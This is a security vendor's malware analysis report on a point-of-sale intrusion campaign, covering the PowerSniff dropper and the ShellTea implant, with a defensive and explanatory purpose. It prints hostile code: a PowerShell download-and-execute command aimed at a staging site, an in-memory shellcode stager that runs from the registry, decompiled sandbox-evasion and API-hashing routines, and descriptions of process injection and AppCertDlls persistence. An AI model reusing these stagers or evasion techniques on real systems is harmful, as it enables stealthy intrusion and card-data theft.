root9B

SHELLTEA + POSLURP MALWARE

MEMORY-RESIDENT POINT-OF-SALE MALWARE ATTACKS INDUSTRY

ROOT9B
JUNE 2017

TABLE OF CONTENTS

MEMORY-RESIDENT POINT-OF-SALE MALWARE

Retail Point-of-Sale (PoS) systems remain a top target for the financially-motivated hacker. Theft of payment card data in large volume exists not only as its own segment within financial crime, but also serves to facilitate other even more harmful motives of today's criminal elements. To the businesses targeted by cyber criminals, the negative effects are far reaching with impact on brand reputation, consumer and investor confidence, and business growth strategies. With such a lucrative target as payment card data, adversary groups continue to adapt Tactics, Techniques, and Procedures (TTPs) in response to defenders' change in security practices. One effective attacker TTP is to use so-called "fileless," or memory-resident malware, to carry out attacks against retailer PoS systems.

root9B discovered an advanced, targeted PoS intrusion focused on harvesting payment card information for exfiltration. The adversary's campaign has active and operational Command and Control (C2) servers. root9B's analysis determined that the adversary is using advanced memory-resident techniques to maintain persistence and avoid detection. The malware likely required a significant amount of time and knowledge to create. We typically see techniques at this level by well-resourced, well-funded, motivated adversaries.

This ongoing campaign has targeted numerous organizations and their PoS systems. root9B uncovered the TTPs utilized and describes them in a detailed analysis below. At a high-level, the adversary's methodology consists of the following steps:

- **Step 1:** Reconnaissance and targeting of a corporate individual with a spearphishing email attack employing an ActiveMIME document with an MS Office-enabled macro.

- **Step 2:** Email recipient opens the ActiveMIME document attachment and clicks to enable content, executing a PowerShell command initiating a surreptitious shellcode download.

- **Step 3:** A shellcode blob encapsulating a Dynamic Link Library (DLL) malware is dropped in the system registry and loaded into memory, conducting basic enumeration and sandbox detection on the target. This malware appears to be an updated version of "PowerSniff."

- **Step 4:** The malware continues reconnaissance of the target environment and contacts one of its five C2 domains with the results. If the environment meets the conditions the attacker is looking for, the attacker sends additional instructions.


- **Step 5:** The attackers install a second fileless implant in another registry shellcode blob. This implant, which we have named ShellTea, has not been previously observed or reported. We have identified six hardcoded C2 domains utilized by this implant.

- **Step 6:** The attacker explores the network using compromised privileged credentials and establishes persistent staging servers for deploying malware and collecting data from PoS endpoints. Several staging servers are utilized by the attackers to spread the workload and provide redundancy to thwart defensive measures.

- **Step 7:** An advanced PoS RAM scraping malware, we have named PoSlurp, is deployed to the PoS endpoints. PoSlurp directly injects memory-resident code into a privileged user mode process. This capability has not been previously reported. The attacker can specify which PoS processes should be monitored for payment card transactions.

root9B has been able to deconstruct the four major components of the adversary's activities. Provided here is a detailed analysis of the initial access method, command-and-control methods, and the new ShellTea implant and PoSlurp POS RAM Scraper.

ATTACK OVERVIEW



INITIAL ACCESS

Initial execution of the attack begins with a customized email to a targeted entity with a malicious macro-enabled ActiveMime Office document attached. Once the targeted victim opens the attached document and clicks to enable macros, the macro quietly launches a PowerShell command that will download another PowerShell stage from a staging site (often public paste sites) into memory and execute it. Seen in the command line below is the command (iex) to execute the downloaded payload in memory, after determining if a 32-bit or 64-bit payload is required ([IntPtr]::size -eq 4). This technique maintains a fileless footprint on the target.

```
powershell -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -
noexit -c if ([IntPtr]::size -eq 4) {(new-object
Net.WebClient).DownloadString('https://[STAGING SITE]") | iex } else
{(new-object Net.WebClient).DownloadString('https://[STAGING SITE]"))
| iex}
```

POWERSNIFF DROPPER

The previous PowerShell script will in turn load and execute a 32-bit or 64-bit binary shellcode blob in memory. The returned shellcode blob includes code to then de-obfuscate and load a DLL into memory. It also includes a function hash resolution routine to find API calls it needs that were likely copied from the Carberp source code. Carberp was a common piece of malware that served as a full-featured backdoor, often incorporating additional payloads with the following features:

- Steal browser credentials to banking and other websites
- Steal credentials from other applications
- Monitor users' keystrokes and screens

This malware does not have any of those capabilities, as it only incorporated the function hashing code from Carberp. The source code to the Carberp banking trojan was leaked a few years ago and is presumably used by several actors now.

Once loaded, the inner DLL includes routines to inject itself into the memory of explorer.exe.

The malicious Office macro and second-stage payload, downloaded and executed in-memory, matches previous analysis of "PowerSniff[1]" by the following characteristics:

- Use of WMI in the macro to launch the initial PowerShell command
- PowerShell command's method of detecting CPU architecture

  (by the size of IntPtr, 8 bytes for 64-bit and 4 bytes for 32-bit)
- URL pattern
- Sandbox detection methods
- Basic enumeration command strings in memory, like:

  cmd /C "net.exe view > %s"

  cmd /C "ipconfig -all > %s"

After being loaded and de-obfuscating itself in memory, the logic of this threat bears a strong resemblance to what researchers have called TROJ_RECOLOAD.A , sharing those characteristics as well as the injection into explorer.exe. Through preliminary analysis, we believe that TROJ_RECOLOAD.A[2] could also be a variant of Powersniff. Although, in that analysis, they observed it being launched from an exploit kit.

[1] *https://researchcenter.paloaltonetworks.com/2016/03/powersniff-malware-used-in-macro-based-attacks/*

[2] *http://blog.trendmicro.com/trendlabs-security-intelligence/angler-exploit-kit-used-to-find-and-infect-pos-systems/*

We did detect several differences in the variant we saw. First, the sandbox detection has been overhauled:

```
if ( !GetVolumeInformation(0i64, &VolumeName, 31, 0i64, 0i64, 0i64, 0i64, 0) )
  goto LABEL_40;
v1 = 0;
v2 = 0;
if ( lstrlenA_(&VolumeName) <= 0 )
  goto LABEL_40;
v3 = &VolumeName;
do
{
  v4 = *(_BYTE *)v3;
  v5 = __ROL4__(v1, 9);
  ++v2;
  v3 = (__int64 *)((char *)v3 + 1);
  v1 = v4 ^ v5;
}
while ( v2 < lstrlenA_(&VolumeName) );
if ( v1 == 0x3F09BFD2 )                         // Compute HDD volume name checksum and compare to known sandbox
{
  result = 0i64;
}
else
{
LABEL_40:
  LODWORD(v41) = 0;
  LODWORD(v7) = GetFirmwareInfo(&v41, 'FIRM', 786432i64);// Query system firmware info
  v8 = v7;
  if ( !v7
    || (v9 = compare_memory(v7, v41, (__int64)aVmware, 6u),
        LODWORD(v10) = GetProcessHeap(),
        HeapFree(v10, 0i64, v8),
        !v9) )
  {
    LODWORD(v11) = GetFirmwareInfo(&v41, 0x52534D42i64, 0i64);
    v12 = v11;
    if ( !v11 )
      goto LABEL_42;
    v13 = compare_memory(v11, v41, (__int64)aVmware, 6u);// Look for various VMWare names
    if ( v13 != 1 )
      v13 = compare_memory(v12, v41, (__int64)aVmwareInc_, 0xCu);
    LODWORD(v14) = GetProcessHeap();
    HeapFree(v14, 0i64, v12);
    if ( !v13 )
    {
LABEL_42:
      if ( !IsDebuggerPresent() )
      {
        LODWORD(v41) = 200;
        GetUserNameW(&v39, &v41);
        LODWORD(v15) = StrStrIW(&v39, aMaltest);// Test against known sandbox usernames
        if ( !v15 )
        {
          LODWORD(v16) = StrStrIW(&v39, aTequilaboomboo);
          if ( !v16 )
          {
            LODWORD(v17) = StrStrIW(&v39, aSandbox);
            if ( !v17 )
            {
              LODWORD(v18) = StrStrIW(&v39, aVirus);
              if ( !v18 )
              {
                LODWORD(v19) = StrStrIW(&v39, aMalware);
                if ( !v19 )
```

```
LODWORD(v17) = StrStrIW(&v39, aSandbox);
if ( !v17 )
{
  LODWORD(v18) = StrStrIW(&v39, aVirus);
  if ( !v18 )
  {
    LODWORD(v19) = StrStrIW(&v39, aMalware);
    if ( !v19 )
    {
      LODWORD(v20) = GetModuleHandleW(aPrxdrvpe_dll);
      if ( !v20 )
      {
        LODWORD(v21) = GetModuleHandleW(aPrxdrvpe64_dll);
        if ( !v21 )
        {
          v22 = 1;
          LODWORD(v23) = CreateToolHelp32(2i64);
          v24 = v23;
          if ( v23 == -1 )
            goto LABEL_41;
          LODWORD(v39) = 568;
          for ( i = j_Process32First(v23, &v39); i; i = j_Process32Next(v24, &v39) )
          {
            this_exe_name_hash = 0;
            ch_index = 0;
            if ( lstrlenW(&exeName) > 0 )
            {
              exeName_char_ptr = &exeName;
              do                    // Hash EXE name
              {
                hash_rolled = __ROL4__(this_exe_name_hash, 9);
                lowercase_letter_offset = *(_BYTE *)exeName_char_ptr - 'a';
                lessthan_z = lowercase_letter_offset < 25u;
                equal_z = lowercase_letter_offset == 25;
                cha = *(_BYTE *)exeName_char_ptr;
                if ( lessthan_z | equal_z )
                  cha &= 0xDFu;   // Force it to be uppercase
                ++ch_index;
                this_exe_name_hash = cha ^ hash_rolled;
                exeName_char_ptr = (__int64 *)((char *)exeName_char_ptr + 2);
              }
              while ( ch_index < lstrlenW(&exeName) );
            }
            i_ = 0;
            bad_name_hash_ptr = bad_exe_name_hashes;
            while ( this_exe_name_hash != *bad_name_hash_ptr )
            {                       // Compare against all the bad hashes
              ++i_;
              ++bad_name_hash_ptr;
              if ( i_ >= 100 )
                goto LABEL_33;
            }
            v22 = 0;
```

Sandbox detection in the new PowerSniff variant

Our sample, despite retaining the sandbox DLL strings in memory, no longer references most of them in code as it only looks for two. It maintains the same username checks, and our sample has added instructions for detecting sandboxes via several new methods:

- Computing a checksum of the hard disk volume name and checking against a known checksum.
- Looking for strings indicative of virtual machines in the system firmware information.
- Hashing the names of running processes and comparing each against a list of the name hashes of known analysis, monitoring, or reverse engineering software.

Interestingly, in this function, it appears the malware developers made a mistake. There are only 25 CRC32s to check against in the array, but the loop comparing the process name CRC32 to the list of hashes runs 100 times, reading off the end of the array and into other data. Most likely this is a result of the malware developers writing a loop in C/C++ as:

for(int i = 0; i < sizeof(hashes); i++){...hashes[i]...

instead of:

for(int i = 0; i < sizeof(hashes) / sizeof(DWORD); i++){...hashes[i]...

running the loop once for each byte in the hash array instead of once for each hash (each hash takes 4 bytes). This mistake likely was not noticed by the developers since this array is not at the end of an allocation, meaning no crash occurs.

The adversaries improved and re-implemented these techniques, although they reproduced the same bug, in the ShellTea malware explored in-depth below.

In previously reported samples, the malware would download a DLL to disk as .db file and inject the code into memory. Our sample included not only the ability to write a DLL to %%userprofile%%\AppData\LocalLow\%u.db and run it via rundll32, but also to write an executable and run it, or to write a DLL and load it directly into the calling process with LoadLibraryW, depending on the instructions provided by the C2 server. This malware performs HTTP requests with a user-agent created with the following format string: “Mozilla/4.0 (compatible; MSIE 8.0; Windows NT %u.%u%s)”

Additionally, we observed functionality, if instructed by the server, to write a DLL and add it to the "HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls" registry key. This is an unusual persistence method that can also be used as an AppLocker bypass. Each DLL in AppCertDlls will be loaded by the OS into a process whenever a new process is created.

```
\c_1252.nls
CreateProcessNotify
System\CurrentControlSet\Control\Session Manager\AppCertDlls
555
cmd /C "net.exe view > %s"
cmd /C "ipconfig -all > %s"
iexplore.exe
505
firefox.exe
chrome.exe
opera.exefs
sbiedll.dll
dbghelp.dll
api_log.dll
dir_watch.dll
888
8pstorec.dll
vmERROR.dll
wpespy.dll
MALTEST
TEQUILABOOMBOOM
SANDBOX
VIRUS
911
1MALWARE
PrxDrvPE.dll
922
PrxDrvPE64.dll
runas
cmd.exe
/C "%s"
Content-Type: multipart/form-data; boundary=%s
Content-Disposition: form-data; name="upload_file"; filename="%.4u.%lu"
```

Memory strings from the new PowerSniff variant

Another difference in this variant, is that the strings checked to avoid targeting hospitals and schools have now been removed. This implies the actors behind this intrusion are either: 1.) willing to target healthcare and educational institutions; or 2.) confident their targeted delivery mechanisms make these checks unnecessary.

We also observed new C2 servers (see the IOCs section for details.)

The PowerSniff sample we analyzed, also inserted the string koollondon/ into the URL path used to contact its C2 servers. Koollondon (http://koolLondon.com/) is a radio station in London, England.

After the initial PowerSniff intrusion, we observed the threat actors deploy ShellTea, a newly identified piece of memory-resident malware for persistent access, and PoSlurp, a newly identified PoS malware.

SHELLTEA MEMORY RESIDENT MALWARE (C2)

Immediately following execution of PowerSniff (and a reboot), we discovered a set of suspicious registry values being launched in a registry key under HKCU\Software, one of which is reproduced below. This registry value held a PowerShell command that was loaded and invoked in memory by a separate PowerShell launcher. We have reproduced the registry command below, sanitized and formatted slightly for clarity. It acts as a stager to load and execute a shellcode-style implant into memory. It does so by first loading up a binary registry value under the same key with Get-ItemProperty into variable $s.

```
$s=(Get-ItemProperty -Path HKCU:Software\Random_Generated_RegistryName
–Name Random_KeyName).Random_KeyName_;
$l=$s.Length;
```

Next it uses Add-Type to enable the PowerShell script to directly call the Win32 functions VirtualAlloc, CreateThread, and WaitForSingleObject:

```
$c="[DllImport(`"user32.dll`")]`npublic static extern Int32
IsChild(Int32 a,Int32 b);`n[DllImport(`"kernel32.dll`")]`npublic
static extern Int32
GetCurrentProcessId();`n[DllImport(`"kernel32.dll`")]`npublic static
extern IntPtr CreateThread(IntPtr a,uint b,IntPtr c,IntPtr d,uint
e,IntPtr f);`n[DllImport(`"kernel32.dll`")]`npublic static extern
UInt32 WaitForSingleObject(IntPtr a, UInt32
 b);`n[DllImport(`"kernel32.dll`")]`npublic static extern IntPtr
VirtualAlloc(IntPtr a,uint b,uint c,uint d);";
$a=Add-Type -memberDefinition $c -Name 'Win32' -namespace
Win32Functions -passthru;
```

Internally, Add-Type dynamically creates a .cs file (C# source code) in the user's temp directory including the declarations from the PowerShell string, runs csc.exe to compile that file into a DLL, loads the DLL from the temporary directory, then deletes the intermediate files. This automatically created DLL is built from the source code in the $c variable. It simply serves as a thin wrapper to allow PowerShell, which can normally only directly call .NET class and object methods, to call the three given Win32 functions. It has no additional logic in it specific to this malware and is not used again after the script calls those three functions. We mention it since the dynamic creation and loading of DLLs from temporary directories is detectable with appropriate monitoring software.

After enabling access to these functions by loading the new type, the script calls VirtualAlloc to allocate a section of memory that is readable, writable, and executable. It then copies the contents of the binary registry value into the new section of memory, creates a thread to start executing the loaded implant in memory, and finally waits up to 5 seconds for the thread to complete.

$b=$a::VirtualAlloc(0,$l,0x3000,0x40);

[System.Runtime.InteropServices.Marshal]::Copy($s,0,$b,$l);

$b=$a::CreateThread(0,0,$b,0,0,0);

$b=$a::WaitForSingleObject($b,5000))

The binary, which is never saved to a file, is the body of the memory-resident implant. It is composed of 64-bit code and data. At the start are two instructions to call 1024 bytes into the shellcode blob, followed by configuration data. The shellcode then calculates its own address by reading it off the stack after it had been saved by the call instruction. This is a trick common to 32-bit shellcode and seems to show the author was more familiar with writing 32-bit shellcode. This trick is not necessary in 64-bit as 64-bit shellcode can directly read its own address or calculate an offset of it.

```
0000000                 sub     rsp, 28h
0000004                 call    loc_400         ; Push configuration block address to stack
0000004 ; ---------------------------------------------------------------------------
0000009                 dd 690000h
000000D                 dd 0
0000011                 db 54h, 96h, 3 dup(0), 96h, 3 dup(0), 92h, 2 dup(0), 70h, 90h, 2 dup(0), 61h, 38h, 95h, 5
0000011                 db 35h, 3Eh, 72h, 0CBh, 52h, 1Bh, 0EEh, 0B6h, 71h, 0E5h, 0C1h, 0EBh, 26h, 77h, 0E3h, 9Bh,
0000011                 db 0E7h, 52h, 0E0h, 35h, 0Eh, 7Eh, 0B5h, 31h, 0B3h, 0F2h, 32h, 0B1h, 3Ah, 59h, 51h, 0D0h,
0000011                 db 40h, 2Eh, 0ECh, 0A8h, 0E4h, 4Fh, 54h, 37h, 0CEh, 99h, 0C6h, 32h, 82h, 78h, 8Dh, 0AFh,
0000011                 db 6Bh, 54h, 0BDh, 7Ah, 0B9h, 0DAh, 41h, 0E0h, 11h, 82h, 8Dh, 0Fh, 28h, 0DBh, 2Bh, 7Fh, 0
0000011                 db 41h, 4, 1Dh, 72h, 25h, 12h, 0BCh, 7Bh, 55h, 5Ah, 62h, 0E8h, 3Ah, 0EDh, 0DAh, 0E7h, 0FA
0000011                 db 0A9h, 73h, 95h, 5Fh, 0D1h, 0DAh, 56h, 0C9h, 6Bh, 80h, 0C1h, 1Eh, 0A2h, 0AAh, 56h, 95h,
0000011                 db 12h, 8Eh, 0B8h, 4Eh, 87h, 50h, 0E9h, 0F5h, 5Ah, 32h, 0E1h, 51h, 77h, 0A3h, 75h, 0B6h,
0000011                 db 7Eh, 7Fh, 0BDh, 31h, 0D3h, 0A2h, 3Bh, 85h, 0EAh, 69h, 0B1h, 4Fh, 1, 0D4h, 36h, 0Fh, 0A
0000011                 db 6Ah, 0FBh, 0A7h, 57h, 0ABh, 0E8h, 0ABh, 0E8h, 0EDh, 67h, 80h, 5Eh, 3Ah, 23h, 0Dh, 87h,
0000011                 db 36h, 62h, 58h, 80h, 0CDh, 0BBh, 4Dh, 80h, 84h, 6Bh, 6Eh, 3Ah, 0, 0A1h, 0EBh, 18h, 59h,
0000011                 db 58h, 80h, 6Ah, 78h, 0C0h, 19h, 0CCh, 26h, 58h, 0BEh, 0EAh, 9Bh, 0Bh, 0FBh, 47h, 76h, 0
0000011                 db 52h, 24h, 0B1h, 0C1h, 0F9h, 0D1h, 94h, 0C3h, 0Fh, 0C7h, 0CBh, 5Bh, 0B0h, 0AFh, 9Ch, 42
0000011                 db 0ACh, 0A5h, 58h, 67h, 8, 3Dh, 0E8h, 3Bh, 5, 5Ah, 0F1h, 98h, 0D5h, 3Fh, 0CAh, 0E5h, 0CF
0000011                 db 2Eh, 0D7h, 0C2h, 25h, 4Dh, 5Fh, 7, 22h, 32h, 3Eh, 4Dh, 0FEh, 47h, 0BBh, 0CDh, 13h, 0E4
0000011                 db 8Ah, 0ADh, 0DCh, 2Bh, 62h, 8Dh, 2Eh, 7Ch, 54h, 2Eh, 0D2h, 4Ah, 0B1h, 4Fh, 0F1h, 9Fh, 0
0000400 ; ---------------------------------------------------------------------------
0000400
0000400 loc_400:                                ; CODE XREF: seg000:0000000000000041p
0000400                 mov     [rsp+18h], rbx
0000405                 mov     [rsp+8], rcx
000040A                 push    rbp
000040B                 push    rsi
000040C                 push    rdi
000040D                 push    r12
000040F                 push    r13
0000411                 sub     rsp, 30h
0000415                 mov     r9, [rsp+58h]   ; Address of the configuration block at the top of the shellcode
000041A                 mov     ebx, [rsp+60h]  ; zero
000041E                 xor     r13d, r13d
0000421                 lea     r8, [r9-9]      ; r8 = address of shellcode
0000425                 cmp     [r9+0Ch], r13d  ; 0x9600 == 0?
0000429                 jz      short loc_49B
000042B                 mov     edi, [r9+0Ch]
000042F                 add     rdi, r8         ; rdi = shellcode + 0x9600 (at the end of the binary blob)
```

The start of the ShellTea shellcode

After obtaining its own address in memory, the shellcode processes a series of relocations. It calculates the difference between its current location in memory and its original base address (0x690000 in our sample). It then updates each of the relocations in memory, just like a normal executable loader. This process also performs some de-obfuscations on the binary. After this point, we can dump memory and begin to disassemble the code.

The loader progresses to use a custom function resolver with a simple string hash algorithm that handles loading the required DLLs and resolving their imported functions. However, the binary has very few imported functions. Throughout the code, nearly every API call dynamically resolves a function, again re-using this custom resolver and a 4-byte hash. We believe this is a previously unknown API hashing algorithm, as it did not match

other public API hashing algorithms[3] or others we have encountered. We did not find any other public use of some of the constants used in this hashing algorithm, such as 0x463283F5. The API hashing algorithm makes use of a standard linear congruential random number generator (multiplier 0x19660, increment 0x3C6EF35F.)

```
{
  for ( j = *(_QWORD *)(*(_QWORD *)(v60 + 24i64) + 48i64); *(_WORD *)(j + 56) != 24; j = *(_QWORD *)j )
    ;
  v4 = (int (__fastcall *)(char *))hashcompare(*(_QWORD *)(j + 16), LoadLibraryA);
  LoadLibrary = (__int64)v4;
}
if ( !v2[1] )
{
  v7 = 0;
  v8 = 0x463283F5;
  v9 = (unsigned __int8)*v2;
  if ( v9 )
  {
    v10 = v15;
    v11 = &(**v2)[1] - v15;
    v7 = (unsigned __int8)*v2;
    v12 = v9;
    do
    {
      *v10 = v8 ^ v10[v11];
      ++v10;
      v8 = 0x19660D * v8 + 0x3C6EF35F;
      --v12;
    }
    while ( v12 );
  }
  v15[v7] = 0;
  LODWORD(v13) = v4(v15);
  v2[1] = v13;
  memset(v15, 0, sizeof(v15));
}
```

ShellTea API hashing algorithm

We created a custom script to automatically map each of those function hashes to the corresponding API function before continuing analysis. First, we exported the disassembly of the entire implant and grepped for the function hash constants, saving those in one file. Second, we embedded the shellcode and function hashes into a small C++ resolver program. This program called the hash-resolution function on each of the hashes, then used the Debug Help API to find out the names of the API functions that had been resolved. This same method can enable malware reverse engineers to resolve all hashed functions in a sample without stepping through each resolution in the original malware (which is a time-consuming and manual process) or recreating the function hashing algorithm. A link to this Function Hash Resolution tool can be found in the Tools section.

[3] *https://github.com/mandiant/Reversing/blob/master/shellcode_hashes/make_sc_hash_db.py*

```
const DWORD hashes[] = { ... }
__declspec(align(0x100))
const BYTE shellcode[] = { ... }
void main() {
  DWORD dontcare;
  LoadLibraryA("Advapi32.dll");
  LoadLibraryA("ws2_32.dll");
  PBYTE mem = (PBYTE)VirtualAlloc((LPVOID)0x23D0000, sizeof(shellcode), MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE)
  for (int i = 0; i < sizeof(shellcode); i++) {
    mem[i] = shellcode[i];
  }
  SymSetOptions(SYMOPT_UNDNAME | SYMOPT_LOAD_ANYTHING);
  if (!SymInitialize(GetCurrentProcess(), NULL, TRUE)){ //Initialize the Windows debug help API
    DWORD error = GetLastError();
    printf("SymInitialize returned error : %d\n", error);
    return;
  }
  PBYTE resolveraddr = mem + 0x1B10; //The offset of the function hash resolution code
  for (int i = 0; i < sizeof(hashes) / sizeof(DWORD); i++) { //For each function hash extracted from the shellcode
    auto resolver = (DWORD64(*)(DWORD))resolveraddr;
    DWORD64 dwAddress = (*resolver)(hashes[i]); //Call the shellcode's resolver function to get the API function address
    DWORD64  dwDisplacement = 0;
    char buffer[sizeof(SYMBOL_INFO) + MAX_SYM_NAME * sizeof(TCHAR)] = { 0 };
    PSYMBOL_INFO pSymbol = (PSYMBOL_INFO)buffer;
    pSymbol->SizeOfStruct = sizeof(SYMBOL_INFO);
    pSymbol->MaxNameLen = MAX_SYM_NAME;
    if (SymFromAddr(GetCurrentProcess(), dwAddress, &dwDisplacement, pSymbol)){ // Get the resolved API function's name
      printf("  [0x%08X, \"%s\"],\n", hashes[i], pSymbol->Name); //Output the hash and name pastable into the IDA script
    } else {
      DWORD error = GetLastError();
      fprintf(stderr, "SymFromAddr returned error : %d on %p  (from %08X)\n", error, dwAddress, hashes[i]);
    }
  }
```

Function hashing analysis harness

Third, we pasted the output of the resolver program into a small IDA Python script (in Tools) to apply all the function resolutions to the analysis of the binary.

```
# IDA Python script to fix up function hashes. Use the output of FunctionHashResolution.cpp to get the mappings.
mappings = [
]
idx = idaapi.get_enum_qty()
enumid = idaapi.get_enum("FunctionHashes")
if enumid == 0xffffffffffffffffL:
  enumid = idaapi.add_enum(idx, "FunctionHashes", 0)

for mapping in mappings:
  err = idaapi.add_enum_member(enumid, mapping[1], mapping[0], -1)
  f= idaapi.find_imm(0, idaapi.SEARCH_DOWN, mapping[0])
  while f[1] > 0 and f[0] < 0xffffffffffffffffL:
    print "Found %s at %s (%s)" % (mapping[1], hex(f[0]), hex(mapping[0]))
    OpEnumEx(f[0], -1, enumid, 0)
    f = idaapi.find_imm(f[0],idaapi.SEARCH_DOWN,mapping[0])
```

IDA script to apply function resolutions

The binary then adds a custom vectored exception handler to catch any crashes from within its own code and to continue execution safely if possible.

The sample decrypts its own callback domains from its configuration block, which is also in the binary with the rest of the code. In our case, we list the six domains observed in the IOC section.

The implant also attempts to read and decrypt C2 information from a different registry key, if present, in addition to the built-in domains. The registry key is derived with CRC32 from various system-specific data sources. It then connects over port 443 using a custom binary protocol. It queries proxy configuration from the registry (HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings) and can communicate through proxies via the CONNECT method as well. The implant's protocol uses the XTEA encryption algorithm in CBC mode.

The implant developers have a distinct preference for using low-level native API functions, presumably to avoid detection by standard analysis and HIPS tools. They also make extensive use of CRC32 by calling the undocumented RtlComputeCrc32 function. This function is uncommon, but was used most prominently by the ZeroAccess rootkit[4] and the Andromeda malware[5], although neither in the same manner as is found in our sample.

For example, the implant applies CRC32 to the computer and username and XORs with the SID subauthority values taken directly from the SID structure to assemble a mutex name. It uniquely identifies an implant and prevents duplicate infection against the same host under the same user account. This is likely done to differentiate hosts for tasking.

```
    v22 = (int (__fastcall *)(__int64, unsigned int *))LoadLib_GetProcAddress_custom(GetUserNameW);
    if ( v22(v21, &v44) )
    {
      v23 = 2 * v44;
      v24 = (int (__fastcall *)(_QWORD, __int64, _QWORD))LoadLib_GetProcAddress_custom(RtlComputeCrc32);
      v1->user_CRC32 = v24(v1->crc32base, v21, (unsigned int)v23);
    }
    v25 = (void (__fastcall *)(__int64, _QWORD, __int64))LoadLib_GetProcAddress_custom(RtlFreeHeap);
    v25(heap, 0i64, v21);
  }
}
v44 = 0;
GetComputerNameW_1 = (void (__fastcall *)(_QWORD, unsigned int *))LoadLib_GetProcAddress_custom(GetComputerNameW);
GetComputerNameW_1(0i64, &v44);
result = v44;
if ( v44 )
{
  v28 = 2i64 * v44;
  RtlAllocateHeap = (int (__fastcall *)(__int64, signed __int64, signed __int64))LoadLib_GetProcAddress_custom(RtlAllocateHeap);
  LODWORD(result) = RtlAllocateHeap(heap, 8i64, v28);
  v30 = result;
  if ( result )
  {
    GetComputerNameW = (int (__fastcall *)(__int64, unsigned int *))LoadLib_GetProcAddress_custom(GetComputerNameW);
    if ( GetComputerNameW(v30, &v44) )
    {
      v32 = 2 * v44;
      v33 = (int (__fastcall *)(_QWORD, __int64, _QWORD))LoadLib_GetProcAddress_custom(RtlComputeCrc32);
      *(_DWORD *)&v1->user_computer_CRC32 = v33(v1->user_CRC32, v30, (unsigned int)v32);
```


Excerpt from ShellTea's mutex name derivation

[4] *http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/zeroaccess_indepth.pdf*

[5] *https://blog.avast.com/andromeda-under-the-microscope*

The implant injects its code into explorer.exe. First, it finds the process ID. Second, it uses the low-level RtlAdjustPrivilege call with the ID of the SE_DEBUG access right to enable the right to inject into nearly any process. Third, it opens the process, allocates memory in the process, copies its code into the allocated space, and uses the low level RtlCreateUserThread API to create a thread in the target process that will start executing its code. It then completes the process injection. It can find explorer by finding the process ID owning the shell's desktop window by comparing process names or by using GetShellWindow. This is a function to return a handle to the Windows desktop which would be owned by explorer.exe.

